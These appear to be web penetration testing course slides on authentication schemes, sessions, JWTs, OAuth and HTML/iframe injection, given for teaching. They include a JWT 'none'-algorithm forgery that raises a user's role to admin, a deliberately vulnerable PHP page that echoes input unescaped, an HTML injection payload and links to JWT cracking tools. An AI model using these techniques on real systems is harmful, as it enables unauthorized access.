

Web Penetration Testing

Part III



SAST VS DAST

SAST (Static Application Security Testing) and **DAST (Dynamic Application Security Testing)** are two different approaches to testing the security of web applications, and they serve distinct purposes in the realm of web application security.

SAST (Static AST)	DAST (Dynamic AST)
Analyzes source code, configuration files, and dependencies.	Simulates attacks on the running application.
White-box testing method.	Black-box testing method.
Identifies vulnerabilities through code analysis.	Identifies vulnerabilities through interaction with the application.
Occurs during the development phase.	Typically performed in staging or production environments.
Comprehensive analysis of the entire codebase.	Focuses on the external behavior of the application.



Static Application Security Testing (SAST)

Definition: SAST is a white-box testing method that analyzes the source code, bytecode, or binary code of an application without executing it.

Process: It examines the application's code, configuration files, and dependencies for security vulnerabilities, coding errors, and other issues.

Advantages:

- Early detection of vulnerabilities in the development phase.
- Provides a comprehensive analysis of the entire codebase.
- Helps developers identify and fix security issues before the application is deployed.



Dynamic Application Security Testing (DAST)

Definition: DAST is a black-box testing method that assesses the security of a running application by interacting with it as an attacker would.

Process: It involves simulating attacks on the running application, usually through automated tools, to identify vulnerabilities that could be exploited by attackers.

Advantages:

- Reflects real-world attack scenarios and assesses the application in its deployed state.
- Does not require access to the application's source code.
- Helps identify vulnerabilities that might not be apparent in the source code alone.



SAST vs DAST (Comparison)

Timing: SAST is performed during the development phase, while DAST is typically conducted in a staging or production environment.

Access: SAST requires access to the application's source code, while DAST does not need access to the source code.

Depth of Analysis: SAST provides a deeper analysis of the entire codebase, while DAST focuses on the external behavior of the application.

Automation: Both SAST and DAST can be automated to some extent, but DAST often involves more automation in terms of simulating attacks.



Effective Application Security

To achieve comprehensive security coverage, organizations often use both **SAST** and **DAST** in conjunction. This **combined approach**, known as **Interactive Application Security Testing (IAST)**, helps identify and address security vulnerabilities at different stages of the development and deployment lifecycle.



Web Penetration Testing



Authentication (Authn)

Client authentication is how an application verifies the identity of a user. Most secure application interfaces begin with authentication so that they can provide the level of access corresponds to the end user's privilege.

We have different types for authentication process:

- Basic Authentication
- Digest Authentication
- Forms-based
- Federated Identity Management (OAuth, OpenID, SAML, ...)



Authorization (Authz)

Authorization is the function of specifying access rights/privileges to resources, which is related to general information security and computer security, and to access control in particular. More formally, "to authorize" is to define an access policy.



Basic Authentication

Basic authentication is a simple authentication scheme built into the HTTP protocol. The client sends HTTP requests with the Authorization header that contains the word basic word followed by a space and a base64-encoded string username:password.


- Insecure Authentication
- Old Mechanism
- Still used and works

Security Weakness

- Vulnerable to MiTM
- Lack of Account Lockout Mechanism
- Plain Text
- No Logout Functionality Without Closing the Browser



Basic Authentication Flow



Digest Authentication

Digest mode authentication is an update to Basic mode. It was an effort solve the problem of unencrypted authentication data being transmitted over the network. In Digest mode authentication, the server sends a nonce to the client. This nonce is used as salt as a salt when the client MD5-hashes the password and sends it back with the username. This makes it harder for the attacker to capture the password. However, because the nonce is sent in clear text, an attacker can capture the string and crack it using various publicly available tools.


- RFC 2069
- RFC 2617

Security Weakness

- Still Vulnerable to MiTM
- Lack of Account Lockout Mechanism
- No Logout Functionality Without Closing the Browser



Digest Authentication Flow



Form-based Authentication

Form-based authentication is a term of art in the context of Web- and Internet-based online networked computer systems. In general, it refers to the notion of a user being presented with an editable "form" to fill in and submit in order to log into some system or service.

The diagram illustrates a simple form-based authentication interface. It consists of a large rectangular container. Inside, there are two text input fields stacked vertically, each preceded by a label: "Username" above the first field and "Password" above the second. Below these fields is a single "Login" button.



Username Enumeration

Username enumeration is discovering valid usernames that can be done by different methods.

- Error-based
 - Analyze how server respond with valid/invalid usernames. Maybe web application shows error like when "username is not valid"
- Time-based
 - Check how much time it takes to get response from server when username is valid and invalid.
 - High Rate False Positives.
- Response length
 - Analyze HTTP response length when username is valid or invalid.
 - High Rate False Positives.



Hands-on Lab



Try it In-the-Wild

Cast Study
<https://raxis.com/blog/rd-web-access-vulnerability>



Bug Bounty Reports

Basic Authentication

- <https://hackerone.com/reports/114870>
- <https://hackerone.com/reports/151847>
- <https://hackerone.com/reports/198673>

Username Enumeration

- <https://hackerone.com/reports/1166054>
- <https://hackerone.com/reports/667613>
- <https://hackerone.com/reports/666722>
- <https://hackerone.com/reports/223531>



Cookies



An HTTP cookie is a small piece of data stored on the user's computer by the web browser while browsing a website. Cookies were designed to be a reliable mechanism for websites to remember stateful information or to record the user's browsing activity.

- Can support cookies as large as 4,096 bytes in size.
- Can support at least 50 cookies per domain (i.e. per website).
- Can support at least 3,000 cookies in total.

Local Storage

Sites can also store files on your computer (to a 5MB total file size) in the browser's local storage. This can be sneakier way for sites to track users as most people have heard that they can clear their cookies to stop being tracked, but a lot of people still don't know about local storage, so they don't know that they should clear it too.

Local storage is intended to provide much more powerful and sizeable storage to applications based on how the internet and web applications have developed. Whilst it can be used to track and store data that might be undesirable to you, it is also often used in powering many of the richer web application interactions you might have. Modern web browsers really are incredibly feature-rich and complicated!



Sessions

In computer science and networking in particular, a session is a temporary and interactive information interchange between two or more communicating devices, or between a computer and user. A session is established at a certain point in time, and then ‘torn down’ - brought to an end - at some later point.


HTTP is a stateless protocol. This means that the application must maintain a method of identifying requests as being part of the same session.

Servers must have a way to identify individual requests as being part of a longer session. Otherwise, many applications would not be able to keep track of the data used to provide functionality.

Popular methods include cookies, URL parameters, and hidden form fields.



Form-based Authentication Flow



Vulnerable Remember Password

Credentials are the most widely used authentication technology. Due to such a wide usage of username-password pairs, users are no longer able to properly handle their credentials across the multitude of used applications.

In order to assist users with their credentials, multiple technologies surfaced:

- Applications provide a **remember me** functionality that allows the user to stay authenticated for long periods of time, without asking the user again for their credentials.
- Password Managers - including browser password managers - that allow the user to **store their credentials** in a secure manner and later on inject them in user-forms **without any user intervention**.



Testing for Vulnerable Remember Password



Vulnerable Remember Password

Automatically inject the user's credentials that can be abused by:

- ClickJacking attacks
- CSRF attacks

Tokens should be analyzed in terms of token-lifetime, where some tokens never expire and put the users in danger if those tokens ever get stolen.



Testing for Vulnerable Remember Password



Mitigate Solution



Do not touch autocomplete attrib!
Do not use Remember me functionality!

Session Fixation

Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application. When authenticating a user, it doesn't assign a new session ID, making it possible to use an existent session ID. The attack consists of obtaining a valid session ID (e.g. by connecting to the application), inducing a user to authenticate himself with that session ID, and then hijacking the user-validated session by the knowledge of the used session ID. The attacker has to provide a legitimate Web application session ID and try to make the victim's browser use it.

The Session Fixation attack fixes an established session on the victim's browser, so the attack starts before the user logs in.



Testing for Session Fixation



Weak Logout Mechanism Implementation

Session termination is an important part of the session lifecycle. Reducing to a minimum the lifetime of the session tokens decreases the likelihood of a successful session hijacking attack. This can be seen as a control against preventing other attacks like Cross Site Scripting and Cross Site Request Forgery. Such attacks have been known to rely on a user having an authenticated session present.

A secure session termination requires at least the following components:

- Availability of user interface controls that allow the user to manually log out.
- Session termination after a given amount of time without activity (session timeout).
- Proper invalidation of server-side session state.



Testing for Logout Functionality



Cookie Replay Attacks in ASP.Net

Session termination is an important part of the session lifecycle. Reducing to a minimum the lifetime of the session tokens decreases the likelihood of a successful session hijacking attack. This can be seen as a control against preventing other attacks like Cross Site Scripting and Cross Site Request Forgery. Such attacks have been known to rely on a user having an authenticated session present.



Cookie Replay Attacks in ASP.Net (Secure Coding)

A simple idea is to generate a random guid and store it in the user data section of the cookie. Then, when a user logs out, you retrieve the guid from the user data and write it in a server side repository with an annotation that this "session" has ended.

Then, have an http module that checks upon every request whether or not the guid from the userdata section of your cookie doesn't point to a ended session. If yes, terminate the request with a warning that expired cookie is reused.

This comes with a cost of an additional lookup per request.

More Info

- <https://www.vanstechelman.eu/content/cookie-replay-attacks-in-aspnet-when-using-forms-authentication>



Hands-on Lab



Testing for Vulnerable Remember Password
Testing for Session Fixation
Testing for Logout Functionality



Hash-based Message Authentication Code

In cryptography, an **HMAC** (sometimes expanded as either **keyed-hash message authentication code** or **hash-based message authentication code**) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. As with any MAC, it may be used to simultaneously verify both the data integrity and the authenticity of a message.

$$\text{HMAC}(K, m) = \text{H}\left(\left(K' \oplus \text{opad}\right) \parallel \text{H}\left(\left(K' \oplus \text{ipad}\right) \parallel m\right)\right)$$

$$K' = \begin{cases} \text{H}(K) & K \text{ is larger than block size} \\ K & \text{otherwise} \end{cases}$$

H is a cryptographic hash function

m is the message to be authenticated

K is the secret key

K' is a block-sized key derived from the secret key, K; either by padding to the right with 0s up to the block size, or by hashing down to less than or equal to the block size first and then padding to the right with zeros

|| denotes concatenation

⊕ denotes bitwise exclusive or (XOR)

opad is the block-sized outer padding, consisting of repeated bytes valued 0x5c

ipad is the block-sized inner padding, consisting of repeated bytes valued 0x36



JSON Web Tokens (JWT)

JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object. This information can be verified and trusted because it is digitally signed. JWTs can be signed using a secret (with the HMAC algorithm) or a public/private key pair using RSA or ECDSA.

Although JWTs can be encrypted to also provide secrecy between parties, we will focus on signed tokens. Signed tokens can verify the integrity of the claims contained within it, while encrypted tokens hide those claims from other parties. When tokens are signed using public/private key pairs, the signature also certifies that only the party holding the private key is the one that signed it.

<https://jwt.io>



JSON Web Tokens (JWT) Usage

- **Authorization**


This is the most common scenario for using JWT. Once the user is logged in, each subsequent request will include the JWT, allowing the user to access routes, services, and resources that are permitted with that token. Single Sign On is a feature that widely uses JWT nowadays, because of its small overhead and its ability to be easily used across different domains.

- **Information Exchange**

JSON Web Tokens are a good way of securely transmitting information between parties. Because JWTs can be signed—for example, using public/private key pairs—you can be sure the senders are who they say they are. Additionally, as the signature is calculated using the header and the payload, you can also verify that the content hasn't been tampered with.



JSON Web Tokens (JWT) Flow



JSON Web Tokens (JWT) Structure

- Header
- Payload
- Signature

b64/Header).b64(Payload).b64(Signature)

HEADER
ALGORITHM
& TOKEN TYPE

PAYOUT
DATA

SIGNATURE
VERIFICATION



```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}
```

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload), secretKey)
```

JSON Web Tokens (JWT) Algorithms

- HSxxx
- RSxxx
- ESxxx
- PSxxx

b64(Header).b64(Payload).b64(Signature)



HEADER
ALGORITHM
& TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

+

PAYOUT
DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}
```

+

SIGNATURE
VERIFICATION

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload), secretKey)
```

JSON Web Tokens (JWT) HS256

```
signature = HMAC_SHA256(  
    base64UrlEncode(header) + ":" + base64UrlEncode(payload),  
    SECRET_KEY  
)
```

JWT = base64UrlEncode(header) + ":" + base64UrlEncode(payload) + ":" + base64UrlEncode(signature)



JSON Web Tokens (JWT) Attacks

- Token capture
- Mining the key for signature symmetric algorithm
- Using “none” algorithm
- Changing the signature algorithm
- Key identifiers manipulation




JSON Web Tokens (JWT) Attacks

- Token capture
 - Use a secure connection during token transfer
 - Never transfer user's sensitive data in tokens
 - Limit the JWT lifetime and use refresh tokens
- Mining the key for signature symmetric algorithm
 - Make sure the key has enough complexity (considerable length, consist of upper- and lower-case Latin letters, numbers, special symbols)
 - Periodic change of the key phrase



JSON Web Tokens (JWT) Crack Tools

- <https://github.com/mazen160/jwt-pwn> (pyJWT == 1.7.1)
- <https://github.com/lmammino/jwt-cracker> (npm)
- <https://github.com/rxall/jwt-cracker/blob/master/jwt-cracker.py> (simple :])
- https://github.com/ticarpi/jwt_tool (Swiss Knife)



JSON Web Tokens (JWT) “none” algorithm

header:

```
{  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

payload:

```
{  
  "id": "1337",  
  "username": "bizon",  
  "iat": 1594209600,  
  "role": "user"  
}
```

signature:

```
ZvkYYnyM929FM4NW9_hSis7_x3_9rymsDAx9yu0cc1I
```

header:

```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```

payload:

```
{  
  "id": "1337",  
  "username": "bizon",  
  "iat": 1594209600,  
  "role": "admin"  
}
```



Hands-on Lab



<https://jwt-lab.herokuapp.com/challenges>



Vulnerable Cookie

CookieMonster is a command-line tool and API for decoding and modifying vulnerable session cookies from several different frameworks. It is designed to run in automation pipelines which must be able to efficiently process a large amount of these cookies to quickly discover vulnerabilities. Additionally, CookieMonster is extensible and can easily support new cookie formats.

It's worth emphasizing that CookieMonster finds vulnerabilities in users of frameworks, usually not in the frameworks themselves. These users can resolve vulnerabilities found via CookieMonster by configuring the framework to use a strong secret key.



<https://github.com/iangcarroll/cookiemonster>



Vulnerable Cookie


- Decodes and unsigns session cookies from Laravel, Django, Flask, Rack, and Express, and also handles raw JWTs.
- Rapidly evaluates cookies; ignores invalid and unsupported cookies, and quickly tests those that it can.
- Takes full advantage of Go's fast, native implementations for hash functions.
- Intelligently decodes URL-encoded and Base64-encoded cookies (i.e. the Base64 of a JWT) when the initial decoding fails.
- Supports many algorithms for HMAC-based decoders, even if the framework typically only uses one.
- Flexible base64-encoded wordlist format allows any sequence of bytes key to be added as an entry; ships with a reasonable default list.



<https://github.com/iangcarroll/cookiemonster>



OAuth2 Authorization Flow



<https://datatracker.ietf.org/doc/html/rfc6749>



OAuth2 Implicit Flow

The Implicit Grant Type is a way for a single-page JavaScript app to get an access token without an intermediate code exchange step. It was originally created for use by JavaScript apps (which don't have a way to safely store secrets) but is only recommended in specific situations.



Hands-on Lab



Authentication bypass via OAuth implicit flow [PortSwigger]



Authorization Bypass

//TODO

Access to a hidden page via a regular user access



Authentication Bypass

//TODO

Access to a hidden page without authentication via fuzzing

Easy -> /secret.php

Medium -> /panel/ (not accessible) -> /panel/config.php (accessible)



Test For HTTP Methods

// TODO



HTML Injection (a.k.a HTMLe)

Hypertext Markup Language (HTML) injection is a technique used to take advantage of non-validated input to modify a web page presented by a web application to its users.

There is a page like the below one which user input will replace in `$_GET['p']`:

```
<html>

<head><title>target.web</title></head>

<body>


<p><?php echo "Username: ".$_GET['p']?></p>

</body>

</html>
```



Consider that hacker inject an HTML code like <h1>Injected by H4xx0r</h1> in p parameter. Response will process this and response will like below image:



Hands-on Lab



Exploit HTML Injection [Bee-Box]



Mitigate Solution



Encoding, Sanitization, Filtering, etc.
(htmlspecialchars, htmlentities)

Iframe Injection

A Frame Injection attack involves an attacker injecting a frame into your webpage. The impact of this vulnerability has changed in parallel with the development of browsers. For example, as mentioned above, previously, the address within the frames could be changed from a site loaded in a different window. Later, methods such as Keystroke Hijacking were used to capture the keyboard activity of users using frames.



Consider <http://www.w3.org> is modifiable by end-user. Attacker can even take an Cross-site Scripting (XSS) vulnerability.

The screenshot shows a browser window displaying the W3C homepage at localhost:8000/?src=http://www.w3.org. A red arrow points to the URL bar, highlighting the injected URL. The page content includes a news item about W3C accepting proposals for Professional Employer Organization (PEO) Services, a large W3C logo, and a paragraph about the organization's history and mission. The sidebar on the left lists categories like WEB FOR ALL and WEB AND INDUSTRY.

localhost:8000/?src=http://www.w3.org

Leading the web to its full potential

STANDARDS PARTICIPATE MEMBERSHIP ABOUT W3C

WEB FOR ALL

- Accessibility
- Internationalization
- Web Security
- Privacy

WEB AND INDUSTRY

- Automotive and Transportation
- Entertainment (TV and Broadcasting)
- Publishing

W3C accepting proposals for Professional Employer Organization (PEO) Services

4 March 2021 | Archive

W3C WORLD WIDE WEB

Since its founding in 1994 by Web Inventor Tim Berners-Lee, the World Wide Web Consortium has developed the foundational technical standards upon which the Web has flourished. The Web and its place in society have changed dramatically, and the Web Consortium has been at the core of its technical interoperability. Today we need a more dramatic transformation to address the opportunities and threats the Web now faces and to continue to shape its future constructively.

W3C is currently headquartered in Massachusetts, with staff members distributed around the world. Four

ABOUT W3C

The World Wide Web Consortium (W3C) is an international community that develops open standards to ensure the long-term growth of the Web.

DONATIONS

